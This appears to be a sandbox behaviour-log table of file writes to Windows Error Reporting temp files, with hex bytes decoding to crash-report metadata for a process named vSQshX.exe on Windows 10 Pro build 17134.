C:\ProgramData\Microsoft\Windows\WER\Temp\WER1EED.tmp.dmp	8792	668	00 00 36 74 00 00 00 00 00 fd 00 00 73 fd 00 00 fd 76 42 fd fd 2b 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 fd 5a 03 00 00 00 00 00 40 fd 03 00 00 00 00 19 6a 01 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd fd 03 00 00 00 00 00 fd fd 03 00 00 00 00 00 00 00 00 00 00 00 00 00 0a 1a 1b 00 00 00 00 00 36 fd 04 00 00 00 00 00 40 fd 1f 00 00 00 00 00 2e 0e 05 00 00 00 00 00 2c fd 23 68 00 00 00 00 1d fd 0b 18 00 00 00 00 31 fd fd 10 00 00 00 00 4f 37 fd 01 00 00 00 00 fd 00 00 53 fd 00 00 fd 3c 07 00 7c fd 0a 00 36 fd 04 00 06 fd 1f 00 2e 0e 05 00 fd 4b 30 00 fd 2c 01 00 45 fd 11 00 00 00 00 00 78 1c 1f 00 fd 7b 04	6tsvB+ZbZ@j6@.,#h1O7S<|6.K0,Ex{	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1EED.tmp.dmp	145462	22852	0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c	Event(WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(WaitCompletionPacketIRTimer(WaitCompl	success or wait	1	6D65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1EED.tmp.dmp	32	120	03 00 00 00 fd 02 00 00 08 07 00 00 04 00 00 00 7c 18 00 00 fd 09 00 00 0e 00 00 00 3c 00 00 00 34 22 00 00 05 00 00 00 fd 03 00 00 fd 55 00 00 06 00 00 00 fd 00 00 00 60 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 0c 01 00 00 0c 00 00 00 fd 39 00 00 fd 57 02 00 15 00 00 00 fd 01 00 00 70 22 00 00 16 00 00 00 fd 00 00 00 5c 24 00 00	|<4"U`8T9Wp"\$	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	6D65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	6D65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 35 00 35 00 34 00 30 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>5540</Pid>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	1002	66	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 76 00 53 00 51 00 73 00 68 00 58 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>vSQshX.exe</ImageName>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	1068	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	1072	2	09 00		success or wait	2	6D65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	1076	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 32 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000002</CmdLineSignature>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	1166	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	1170	2	09 00		success or wait	2	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	1174	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 39 00 35 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>20295</Uptime>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	1218	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	1222	2	09 00		success or wait	2	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	1226	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404">1</Wow64>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	1308	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	1312	2	09 00		success or wait	2	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	1316	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	1368	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	1372	2	09 00		success or wait	2	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	1376	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	1420	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	1424	2	09 00		success or wait	3	6D65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	1430	88	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 31 00 34 00 39 00 38 00 31 00 39 00 33 00 39 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>149819392</PeakVirtualSize>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	1518	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	1522	2	09 00		success or wait	3	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	1528	72	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 31 00 34 00 34 00 38 00 36 00 37 00 33 00 32 00 38 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>144867328</VirtualSize>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	1600	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	1604	2	09 00		success or wait	3	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	1610	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 34 00 36 00 39 00 38 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>4698</PageFaultCount>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	1684	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	1688	2	09 00		success or wait	3	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	1694	98	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 36 00 37 00 31 00 39 00 38 00 37 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>16719872</PeakWorkingSetSize>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	1792	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	1796	2	09 00		success or wait	3	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	1802	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 36 00 37 00 31 00 39 00 38 00 37 00 32 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>16719872</WorkingSetSize>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	1884	4	0d 00 0a 00		success or wait	1	6D65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	1888	2	09 00		success or wait	3	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	1894	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 36 00 30 00 39 00 34 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>260944</QuotaPeakPagedPoolUsage>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	2008	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	2012	2	09 00		success or wait	3	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	2018	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 35 00 30 00 36 00 30 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>250608</QuotaPagedPoolUsage>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	2116	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	2120	2	09 00		success or wait	3	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	2126	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 33 00 33 00 37 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>43376</QuotaPeakNonPagedPoolUsage>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	2250	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	2254	2	09 00		success or wait	3	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	2260	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 32 00 37 00 31 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>42712</QuotaNonPagedPoolUsage>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	2368	4	0d 00 0a 00		success or wait	1	6D65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	2372	2	09 00		success or wait	3	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	2378	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 38 00 36 00 32 00 35 00 32 00 38 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>3862528</PagefileUsage>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	2454	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	2458	2	09 00		success or wait	3	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	2464	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 38 00 38 00 37 00 31 00 30 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>3887104</PeakPagefileUsage>	success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	2556	4	0d 00 0a 00		success or wait	1	6D65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER26BE.tmp.WERInternalMetadata.xml	2560	2	09 00		success or wait	3	6D65497A	unknown
